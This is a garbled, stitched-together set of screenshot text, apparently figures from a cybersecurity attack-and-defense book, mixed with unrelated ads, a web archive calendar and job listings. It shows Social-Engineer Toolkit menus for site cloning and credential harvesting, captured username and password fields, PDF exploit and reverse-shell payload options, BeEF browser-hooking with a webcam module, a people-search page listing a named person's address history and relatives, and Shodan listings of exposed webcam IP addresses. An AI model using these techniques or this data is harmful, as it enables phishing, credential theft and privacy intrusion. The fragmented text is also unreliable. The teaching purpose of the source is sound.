You can then launch any SET attack vector you want, for example the Java Applet attack and when a victim joins your access point and tries going to a website, will be redirected to your attacker machine.

This attack vector requires AirBase-NG, AirMon-NG, DNSSpoof, and dhcpcd3.

1) Start the SET Wireless Attack Vector Access Point
2) Stop the SET Wireless Attack Vector Access Point

99) Return to Main Menu

set:wireless>
```

```
Terminal
File Edit View Search Terminal Help
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 8

The QRCode Attack Vector will create a QRCode for you with whatever URL you want.

When you have the QRCode Generated, select an additional attack vector within SET and
deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet
and send the QRCode via a mailer.

Enter the URL you want the QRCode to go to (99 to exit): erdalozkaya.com
[*] QRCode has been generated under /root/.set/reports/qrcode_attack.png

Press <return> to continue
```





Easily Disguise Your Caller ID

Change the number that displays on phone calls and text messages. It's quick, easy, and works on any phone.

[Explore SpoofCard](#)

Trusted by 750,000+ professionals.

Change your caller ID in seconds with our iOS & Android apps.

Just enter your phone number below and we'll send you a text
with a link to download the app for free!

+1 ▼

(000) 000-0000

Send

web.archive.org/web/*/erdalozkaya.com

INTERNET ARCHIVE

WayBackMachine

Explore more than 310 billion web pages saved over time

erdalozkaya.com

Saved 73 times between April 26, 2009 and September 11, 2017.

[Summary of erdalozkaya.com](#) · [Site Map of erdalozkaya.com](#)

PLEASE DONATE TODAY. Your generosity preserves knowledge for future generations. Thank you.

19961997199819992000200120022003200420052006200720082009201020112012201320142015201620172018

JAN

FEB

MAR

APR

MAY

JUN

JUL

AUG

SEP

OCT

NOV

DEC

1234567

891011121314

15161718192021

22232425262728

293031

1234

567891011

12131415161718

19202122232425

262728

1234

567891011

12131415161718

19202122232425

262728293031

1

2345678

9101112131415

16171819202122

23242526272829

30

12345

6789101112

13141516171819

20212223242526

2728293031

Exam 70-662 TS: Exchange Server 2010, Configuring

By [REG](#) 22. March 2012 08:26

Register for the Free Microsoft Australia Partner Readiness session which is based on exam 70-662 TS: Exchange Server 2010, Configuring <https://msevents.microsoft.com/CUI/EventDetail.aspx?EventID=1032501065&Culture=en-AU> Exam crams are 90 mins each and lead by industry leading experts in their field. They will share their knowledge of the product exams, how to prepare, what to expect and give invaluable tips & tricks. The Exam Cram sessions have been carefully chosen so you have a range of technologies and certification tracks to choose from.

NOTE: After registration, you will receive a confirmation email. Please make sure you add the Calendar Reminder to your Outlook. The link for the webcast will be available 30 minutes prior to the start time. You may enter the webcast via the Registration Confirmation email or the Reminder email. If you experience any difficulties registering, please contact Co... [\[More\]](#)

***** Be the first to rate this post

Tags: 70-662, Exchange 2010 SP2, Exchange Server 2010, Configuring, Microsoft Australia Local Training

[Video Tutorials](#) | [Certification](#)

[Submit to DotNetKicks...](#) [Permalink](#) | [Comments \(0\)](#)

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100

Category list

- Certification (10)
- Cloud - Virtualization (19)
- General (17)
- How To ...? (18)
- IT News Inc. Security (23)
- Microsoft Tech Ed (19)
- News About Me (33)
- Reviews (Books, Hardware, Software)


```
root@kali:~# metagoofil
```

[illegible]



```
* Metagoofil Ver 2.2 *
* Christian Martorella *
* Edge-Security.com *
* cmartorella_at_edge-security.com *
```

Usage: metagoofil options

```
-d: domain to search
-t: filetype to download (pdf,doc,xls,ppt,odp,ods,docx,xlsx,pptx)
-l: limit of results to search (default 200)
-h: work with documents in directory (use "yes" for local analysis)
-n: limit of files to download
-o: working directory (location to save downloaded files)
-f: output file
```

Examples:

```
metagoofil.py -d apple.com -t doc,pdf -l 200 -n 50 -o applefiles -f results.html
metagoofil.py -h yes -o applefiles -f results.html (local dir analysis)
```



```
Terminal
File Edit View Search Terminal Help

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacemen-
acements to make the highlighted URL link to appear legitimate however when clicked a window pops up
then is replaced with the malicious link. You can edit the link replacement settings in the set_confi
g if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example yo
u can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see
which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA fil
es which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>
```

```
Terminal
File Edit View Search Terminal Help

8) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.


The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone cap
in SET
[-] to harvest credentials or parameters from a website as well
into a report
[-] This option is used for what IP the server will POST to.
set:webattack> IP address for the POST back in Harvester/Tabnabb
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com
```




```
[*] WE GOT A HIT! Printing the output:
PARAM: continue=https://accounts.google.com/ManageAccount
PARAM: followup=https://accounts.google.com/ManageAccount
POSSIBLE USERNAME FIELD FOUND: f.req=["vijay","AETHllzu9LRRJ-Ds
ll,2,false,true,[null,null,[2,1,null,1,"https://accounts.google
POSSIBLE PASSWORD FIELD FOUND: f.req=["vijay","AETHllzu9LRRJ-Ds
ll,2,false,true,[null,null,[2,1,null,1,"https://accounts.google
PARAM: continue=https%3A%2F%2Faccounts.google.com%2FManageAccou
PARAM: followup=https%3A%2F%2Faccounts.google.com%2FManageAccou
PARAM: bgRequest=["identifier","!WlmlWU5Cg9mwAQEvZv1EnPMFVaEs5E
sICQJsEK5EP2LPGQLrdpPUS6wlhRICUzKkqJDL0org4XBeK6r89UDBiLgcnyJ_J
lzPUdTtNCGMft0Ci0Iz79WFZrRUxHaFUHiZAARvDifLJyyBeYg"]
PARAM: azt=AFoagUVYuzA0X0Dkl1FPv5H53IxHMT-Lkw:1497764709802
PARAM: deviceinfo=[null,null,null,[],null,"MY",null,null,[],"Gl
PARAM: gmscoreversion=undefined
PARAM: checkConnection=
PARAM: checkedDomains=youtube
PARAM: pstMsg=1
PARAM:
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

harvester_2018_03_30 7:30.31070.

~/

Array

(

[loginOp] => login

[username] => Erdal

[password] => Learn_Social_Engineering@2020

[c1inet] => preferred

)|

The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules
- 99) Return back to the main menu.

- I
- 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
 - 2) SET Custom Written Document UNC LM SMB Capture Attack
 - 3) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
 - 4) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
 - 5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
 - 6) Adobe Flash Player "Button" Remote Code Execution
 - 7) Adobe CoolType SING Table "uniqueName" Overflow
 - 8) Adobe Flash Player "newfunction" Invalid Pointer Use
 - 9) Adobe Collab.collectEmailInfo Buffer Overflow
 - 10) Adobe Collab.getIcon Buffer Overflow
 - 11) Adobe JBIG2Decode Memory Corruption Exploit
 - 12) Adobe PDF Embedded EXE Social Engineering
 - 13) Adobe util.printf() Buffer Overflow
 - 14) Custom EXE to VBA (sent via RAR) (RAR required)
 - 15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
 - 16) Adobe PDF Embedded EXE Social Engineering (NOJS)
 - 17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
 - 18) Apple QuickTime PICT PnSize Buffer Overflow
 - 19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
 - 20) Adobe Reader u3D Memory Corruption Vulnerability
 - 21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>

[-] Default payload creation selected. SET will generate a normal PDF with embedded EXE.

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

set:payloads>2

- | | |
|--|---|
| 1) Windows Reverse TCP Shell | Spawn a command shell on victim and send back to attacker |
| 2) Windows Meterpreter Reverse_TCP | Spawn a meterpreter shell on victim and send back to attacker |
| 3) Windows Reverse VNC DLL | Spawn a VNC server on victim and send back to attacker |
| 4) Windows Reverse TCP Shell (x64) | Windows X64 Command Shell, Reverse TCP Inline |
| 5) Windows Meterpreter Reverse_TCP (X64) | Connect back to the attacker (Windows x64), Meterpreter |
| 6) Windows Shell Bind_TCP (X64) | Execute payload and create an accepting port on remote system |
| 7) Windows Meterpreter Reverse HTTPS | Tunnel communication over HTTP using SSL and use Meterpreter |

set:payloads>

```
set:phishing>1
[-] Available templates:
1: New Update
2: Status Report
3: Have you seen this?
4: Computer Issue
5: WOAAAAA!!!!!!!!!!!! This is crazy...
6: Baby Pics
7: Order Confirmation
8: How long has it been?
9: Dan Brown's Angels & Demons
10: Strange internet usage from your computer
```

```
root@kronos:~# ls -al /root/.set
total 144
drwxr-xr-x  2 root root  4096 Aug 26 12:16 .
drwxr-xr-x 25 root root  4096 Aug 26 10:18 ..
-rw-r--r--  1 root root   224 Aug 26 12:06 email.templates
-rw-r--r--  1 root root 60552 Aug 26 12:04 financialreport.pdf
-rw-r--r--  1 root root    48 Aug 26 12:02 payload.options
-rw-r--r--  1 root root    70 Aug 26 11:48 set.options
-rw-r--r--  1 root root 60552 Aug 26 12:01 template.pdf
-rw-r--r--  1 root root   196 Aug 26 12:01 template.rc
```


Yuri Diogenes, Erdal Ozkaya

Cybersecurity: Attack and Defense Strategies

Enhance the security performance of your organisation



Packt>

Filename: financialreport.pdf | MD5: f5c995153d960c3d12d3b1bdb55ae7e0

Document information

Original filename: financialreport.pdf

Size: 60552 bytes

Submitted: 2017-08-26 17:30:08

md5: f5c995153d960c3d12d3b1bdb55ae7e0

sha1: e84921cc5bb9e6cb7b6ebf35f7cd4aa71e76510a

sha256: 5b84acb8ef19cc6789ac86314e50af826ca95bd56c559576b08e318e93087182

ssdeep: 1536:TLcUj5d+0pU8kEICV7dT3LxSHVapzwEmyomJlr:TQUFdrkENTdT3NCVjV2lr

content/type: PDF document, version 1.3

analysis time: 3.35 s

Analysis: **Suspicious** [7] [Beta OpenIOC](#)

[21.0 @ 15110](#): suspicious.pdf embedded PDF file

[21.0 @ 15110](#): suspicious.warning: object contains embedded PDF

[22.0 @ 59472](#): suspicious.warning: object contains JavaScript


[23.0 @ 59576](#): pdf.execute access system32 directory

[23.0 @ 59576](#): pdf.execute exe file

[23.0 @ 59576](#): pdf.exploit access system32 directory

[23.0 @ 59576](#): pdf.exploit execute EXE file

[23.0 @ 59576](#): pdf.exploit execute action command





Authentication

Username:

beef

Password:

••••

Login

BeEF Control Panel

127.0.0.1:3000/ui/panel

Search


Most VisitedOffensive SecurityKali LinuxKali DocsKali ToolsExploit-DBAircrack-ngKali ForumsNetHunterGett

BeEF 0.4.7.0-alpha

Hooked Browsers

Online BrowsersOffline Browsers

Getting StartedLogs



THE BROWSER EXPLOITATION FRAMEWORK PROJECT

Official website: <http://beefproject.com/>

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page [here](#), or the advanced version [here](#).

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: [Hook Me!](#)

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers


To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:


Main: Display information about the hooked browser after you've run some command modules.


Logs: Displays recent log entries related to this particular hooked browser.


Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Each command module has a traffic light icon, which is used to indicate the following:

 The command module works against the target and should be invisible to the user

 The command module works against the target, but may be visible to the user

 The command module is yet to be verified against this target

 The command module does not work against this target

BasicRequester

Hooked Browsers

- Online Browsers
 - 10.1.1.1
 - 10.1.1.2
- Offline Browsers
 - 10.1.1.2
 - 10.1.1.2
 - 10.1.1.2
 - 10.1.1.2
 - 10.1.1.1

Getting Started | Logs | **Current Browser**

Details | Logs | Commands | Rider | XssRays | **Tabs on the current browser**

Category: Browser (13 Items) **Usefull info**

Browser Name:	Firefox	Initialization
Browser Version:	15	Initialization
Browser UA String:	Mozilla/5.0 (Windows NT 5.1; rv:15.0) Gecko/20100101 Firefox/15.0.1	Initialization
Browser Plugins:	Java(TM) Platform SE 7 U7-v10.7.2.11, Java Deployment Toolkit 7.0.70.11-v10.7.2.11, Shockwave Flash-v11.4.402.265, Microsoft® DRM-v9.0.0.4503, Windows Media Player Plug-in Dynamic Link Library-v3.0.2.629	Initialization
Window Size:	Width: 1152, Height: 701	Initialization
Java Enabled:	Yes	Initialization
VBScript Enabled:	No	Initialization
Has Flash:	Yes	Initialization
Has GoogleGears:	No	Initialization
Has WebSockets:	Yes	Initialization
Has ActiveX:	No	Initialization
Session Cookies:	Yes	Initialization
Persistent Cookies:	Yes	Initialization

Category: Hooked Page (5 Items)

Page Title:	BeEF Basic Demo	Initialization
Page URI:	http://10.1.1.1:3000/demos/basic.html	Initialization
Page Referrer:	No Referrer	Initialization
Hostname/IP:	10.1.1.1	Initialization
Cookies:	BEEFH00K=2Ahg49Z9UJW4kehDXD4syRlsmHUCN8DTxQYmAJiqcM9woMM3jx20sDnYGcIBFXkThxkNmpvBQFtcQ6K	Initialization

Category: Host (5 Items)

Date:	Mon Sep 17 2012 22:42:24 GMT+0200	Initialization
OS Name:	Windows XP	Initialization
Hardware:	Unknown	Initialization
System Platform:	Win32	Initialization
Screen Size:	Width: 1152, Height: 864, Colour Depth: 24	Initialization

Basic | Requester

Hooked Browsers

- Online Browsers
 - 10.5.8.74
 - 10.5.8.78
- Offline Browsers

Getting Started | Logs | **Current Browser**

Details | Logs | **Commands** | Rider | XssRays | Ipec | Network | WebRTC

Module Tree

- Search
- Detect Toolbars
- Detect Unity Web Player
- Detect Windows Media F
- Play Sound
- Remove Hook Element
- Unhook
- Webcam
- Webcam Permission Chk
- Detect Evernote Web Cli
- Detect VLC
- Get Visited Domains
- Get Visited URLs (Avant
- Webcam HTML5
- Detect Popup Blocker
- Detect ActiveX
- Detect Extensions
- Detect FireBug
- Detect MS Office
- Detect Simple Adblock

Module Results History

id	date	label
0	2016-10-17 02:55	command 1


Webcam

Description: This module will show the Adobe Flash 'Allow Webcam' dialog to the user. The user has to click the allow button, otherwise this module will not return pictures. The title/text to convince the user can be customised. You can customise how many pictures you want to take and in which interval (default will take 20 pictures, 1 picture per second). The picture is sent as a base64 encoded JPG string.

Id: 198

Social Engineering: This website

Execute





NAME PHONE BACKGROUND CHECK MORE ▾

Yuri

M.I.

Diogenes

Butler, PA



Search results for Yuri Diogenes in [REDACTED]

We found Yuri Diogenes!

Address History

Irving, TX
Redmond, WA
Austin, TX
Pflugerville, TX
Keller, TX

Relatives

AlexSandra Diogenes

Worked at

Microsoft Corporation
Ec-Council University
Microsoft
Morphus Segurança Da
Informação
Dell Inc.
[View More](#)



Yuri Diogenes, 43
[REDACTED], TX


[Get a Report on Yuri Diogenes](#)

Get the Information You Need on Yuri Diogenes

Intelius reports include some or all of the following

- Full Name
- Age & Date of Birth
- Address
- Address History
- Phone Numbers
- Aliases
- Relatives
- Neighbors
- Email Address(es)
- Social Networks
- Property Records
- Marriage & Divorce
- Criminal Records
- Bankruptcies
- Liens
- Judgments
- Lawsuits

[Get a Report](#)



Job Search

Java

Place: e.g. City or Post Code

Click to Unleash Monster

Let Employers Find You

Become a Monster

Upload your CV and make sure it's set to 'Visible' for employers to come to you with the latest jobs.

Quick Search: Browse by Industry

Admin
Arts
Customer Service
Handcraft

Jobs auf MONSTER

Redakteur/Reporter Video ...
FUNKE Mediengruppe, Berlin, Berlin

TELESALES / SALES MANAGER...
PressMatrix GmbH, Berlin, Berlin

Displaying 1 - 25 of 1526

Java Developer



Manchester, Nord-West, M11ED




 02/12/2018

Lead Java Developer



Manchester, Nord-West, M11ED




 02/12/2018

Java Developer - Software Engineer



London, London




 02/12/2018

Shodan


Developers

Book

View All...

SHODAN


Server: SQ-WEBCAM




Explore

Enterprise Access

Contact Us


Exploits

Maps

TOTAL RESULTS

100

TOP COUNTRIES



Germany	15
Hungary	13
United States	11
Italy	10
Poland	6

TOP SERVICES

HTTP	50
HTTP (8080)	16
HTTP (83)	5
8081	4
HTTP (81)	3

TOP ORGANIZATIONS

Deutsche Telekom AG	12
Wind Telecomunicazioni	4
UPC Magyarország	3
Telstra Internet	3
Magyar Telekom	3

TOP PRODUCTS

dvr1614n web-cam httpd	95
Apache httpd	1

RELATED TAGS:

webcam

surveillance

cams


· --- VIDEO WEB SERVER ---

79.168.135.147

a79-168-135-147.cpe.netcabo.pt

ZON Tv Cabo

Added on 2018-02-06 19:37:43 GMT

Portugal, Algés

Details

HTTP/1.1 200 OK

Connection: close

Cache-Control: no-cache

Server: SQ-WEBCAM


CONTENT-LENGTH:2936

· 176.63.110.155

catv-176-63-110-155.catv.broadband.hu

UPC Magyarország

Added on 2018-02-06 13:48:57 GMT

Hungary, Budapest

Details

HTTP/1.1 200 OK

Connection: close

Cache-Control: no-cache

Server: SQ-WEBCAM


CONTENT-LENGTH:1002

· 88.24.50.88

88.red-88-24-50.staticip.rima-fde.net

Telefonica de Espana Static IP

Added on 2018-02-06 07:12:28 GMT

Spain, Figueres

Details

HTTP/1.1 200 OK

Connection: close

Cache-Control: no-cache

Server: SQ-WEBCAM

CONTENT-LENGTH:1002


· --- VIDEO WEB SERVER ---

176.63.77.160

catv-176-63-77-160.catv.broadband.hu

UPC Magyarország

Added on 2018-02-06 04:50:07 GMT

Hungary, Budapest

Details

HTTP/1.1 200 OK

Connection: close

Cache-Control: no-cache

Server: SQ-WEBCAM


CONTENT-LENGTH:2936

85.119.9.45

public-b045.borsodweb.hu

BorsodWeb Internet Szolgáltatás Kft.

Added on 2018-02-06 04:29:36 GMT

Hungary, Miskolc

Details

HTTP/1.1 200 OK

Connection: close

Cache-Control: no-cache

Server: SQ-WEBCAM

CONTENT-LENGTH:1002


· --- VIDEO WEB SERVER ---

170.22.77.160

catv-176-63-77-160.catv.broadband.hu

UPC Magyarország

Added on 2018-02-06 04:50:07 GMT

 Hungary, Budapest

[Details](#)

HTTP/1.1 200 OK

Connection: close

Cache-Control: no-cache

Server: SQ-WEBCAM


CONTENT-LENGTH: 2936

85.  9.9.45

public-b045.borsodweb.hu

BorsodWeb Internet Szolgáltató Kft.

